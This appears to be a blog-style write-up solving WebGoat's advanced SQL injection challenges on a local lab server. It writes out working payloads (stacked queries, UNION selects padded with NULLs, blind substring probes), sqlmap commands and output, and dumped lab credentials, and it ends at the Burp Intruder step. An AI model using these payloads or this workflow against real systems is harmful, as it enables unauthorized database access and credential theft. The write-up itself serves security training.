



WebGoat SQL Injection (Advanced)

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy

Before we begin, I'd very much encourage you to read my previous writeup where I take on the SQLi introduction course within WebGoat such that you will be up to speed on the challenges, as I will assume you will already know basic SQL and injection techniques. Also shit gets wild so… watch out for that

3. So let's take a look at our first challenge:



Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                                user_name varchar(12),
                                password varchar(10),
                                cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out…. What is Dave's password?


Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.


Not going to lie to you, if we just force field a select query for this table we win right here:


```
'; select * from user_system_data; --
```

Forward notice: A force field is when we put '; at the beginning and -- at the end of our query. Nobody else calls it that but i think it sounds cool so I'm keeping it.

Holup, wait, what's it say at the bottom there?


Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.



Maybe you can find both of them.


Maybe

Don't threaten me with a good time OWASP.


Alright… so… union statements. haven't had to use one of those in a hot minute but let's check out how we can finesse this.

For those of you (like me) who aren't familiar with a union statement basically all it does is combine the results of two different select queries. It has a couple catches though:


- Each SELECT statement within UNION must have the same number of columns
- The columns must also have similar data types
- The columns in each SELECT statement must also be in the same order

Source: https://www.w3schools.com/sql/sql_union.asp Shoutout to w3schools btw, I would have failed my SQL class had it not been for them.

So with that in mind, let's ~~throw shit at the wall and seeing what sticks~~ carefully craft our query:



Sorry the solution is not correct, please try again.

column number mismatch detected in rows of UNION, INTERSECT, EXCEPT, or VALUES operation

Your query was: SELECT * FROM user_data WHERE last_name = 'Dave' union select * from user_system_data;'

Not Entirely Sure what I was expecting with this first query, but check it out! They gave us the entire back end query! Though with our newfound knowledge comes some problems: Take a look at the table the back end query is asking for:


```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Aaaand if you recall the table we have to get all the information from is only 4 has columns… Where do we go from here?

After doing some digging it turns out the **NULL** operator in SQL can be used to pad column names, so with that I came up with this frankenstein:

```
Dave' union select userid,user_name,password,cookie,null,null,null from user_system_data; --
```


The output is absolutely disgusting, but it works! We got the entire table and now we know Dave's password!



Name: from user_system_data; --
Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE,
LOGIN_COUNT,
101, jsnow, passwd1, , null, null, null,
102, jdoe, passwd2, , null, null, null,
103, jplane, passwd3, , null, null, null,
104, jeff, jeff, , null, null, null,
105, dave, passW0rD, , null, null, null,

Well done! Can you also figure out a solution, by appending a new Sql Statement?
```

5. Alright so… no joke, this challenge is brutal, and I mean **BRUTAL**. I had to use all of the hints given by OWASP and even then had to check out what others were saying about it online to figure out how to break it… So let's do it!




We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?


Have fun!

Two forms… 6 inputs between them (2 on login and 4 on register)... that's a bit of fuzzing to do… luckily we have tools to make it a bit easier.

So let's go ahead and fire up Burp and snag the forms going over the wire to save them to a text file:




```
POST /WebGoat/SqlInjection/challenge_Login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Cookie: JSESSIONID=8550E4B50EECBF8044C7976EB3BAD781
Connection: close

username_login=&password_login=
```




```
PUT /WebGoat/SqlInjection/challenge HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 60
Cookie: JSESSIONID=8550E4B50EECBF8044C7976EB3BAD781
Connection: close

username_reg=&email_reg=&password_reg=&confirm_password_reg=
```

So now you might be confused as to why we are saving these to a text file, thanks to one of my viewers on Twitch (@_Atomix on twitter, super rad dude go follow him) It turns out we can have SQLMap use these packets to fuzz for vulnerabilities with the “-r” option… because we’re lazy like that…




```
root@kali:~/Documents/webgoat/Injection Flaws/SQL Injection (advanced)# sqlmap -r login.txt
```




```
[18:28:38] [CRITICAL] all tested parameters do not appear to be injectable.
```

Nothing on the login form… lets try the register form:




```
root@kali:~/Documents/webgoat/Injection Flaws/SQL Injection (advanced)# sqlmap -r register.txt
```



```
sqlmap identified the following injection point(s) with a total of 1953 HTTP(s) requests:
---
Parameter: username_reg (PUT)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username_reg=test' AND 6762=6762 AND 'TneW'='TneW&email_reg=test@test.com&password_reg=test&confirm_password_reg=test

    Type: stacked queries
    Title: HSQLDB >= 1.7.2 stacked queries (heavy query - comment)
    Payload: username_reg=test';CALL REGEXP_SUBSTRING(REPEAT(RIGHT(CHAR(1749),0),500000000),NULL)--&email_reg=test@test.com&password_reg=test&
confirm_password_reg=test

    Type: time-based blind
    Title: HSQLDB > 2.0 AND time-based blind (heavy query)
    Payload: username_reg=test' AND CHAR(66)||CHAR(81)||CHAR(65)||CHAR(115)=REGEXP_SUBSTRING(REPEAT(LEFT(CRYPT_KEY(CHAR(65)||CHAR(69)||CHAR(83
),NULL),0),500000000),NULL) AND 'EWtz'='EWtz&email_reg=test@test.com&password_reg=test&confirm_password_reg=test
---
```


👀👀👀👀👀👀👀👀👀

Welp… found the vuln, let's start digging on it to see what we find…




```
# sqlmap -r register.txt --tables --no-cast
```

Notice the --no-cast operator? Turns out sqlmap does some weird shit with data retrieval that some DBMS's cant handle, this flag turns that off. For more info on that check out https://github.com/sqlmapproject/sqlmap/wiki/Usage




```
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/txt/common-tables.txt' (press Enter)
[2] custom
>
```




```
Current database
[7 tables]
+--------------+
| auth         |
| employee     |
| employees    |
| roles        |
| servers      |
| transactions |
| user_data    |
+--------------+
```

Aaand this is about as far as I got with sqlmap because every method I tried to dump the table ended up looking like this:



```
Database: PUBLIC
Table: AUTH
[29 entries]
+--------+------------+-------+---------+----------+
| userid | functionid | email | today   | password |
+--------+------------+-------+---------+----------+
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
| NULL   | <blank>    | NULL  | <blank> | NULL     |
+--------+------------+-------+---------+----------+
```

And not going to lie to you, I got stuck here for a long time, it wasn't until another viewer of mine (dze64, not sure of any of his socials) pointed out that he was able to retrieve Toms password via a blind SQLI by injecting this string into the **Username_reg** parameter:




```
tom' and substring(password,1,1)='<insert character>
```

Apologies about the sudden change from light to dark mode, I started to get a headache from all the white on my screen at this point so I changed everything to a dark mode in Kali.

To show how this works exploit works. We'll start with our newly learned operator: **substring**

In normal use, this operator allows us to return a string of text that is contained within a larger string. The first argument would be our source string, the second argument would be our starting position, and the 3rd argument would be how many characters to return from our source.

So we can do:



```
select substring('BlackSheepSpicy',11,5);
```


And we would get back:

Spicy

Now let's talk about the rest of the injection payload now, because we cannot see the direct output of the server itself, we can compare this substring call to a single character at a time to see what we get back from the server (It will have one response for true and another for false), luckily we can automate this using Burp Suite's intruder feature!

We can start by using the "sniper" attack type to see if this payload will even work at all, to do that we have to intercept the packet again, then just hit ctrl+i to send it to intruder (you can also just right click and hit "send to intruder")

Now we navigate over to the intruder tab and should see our packet:



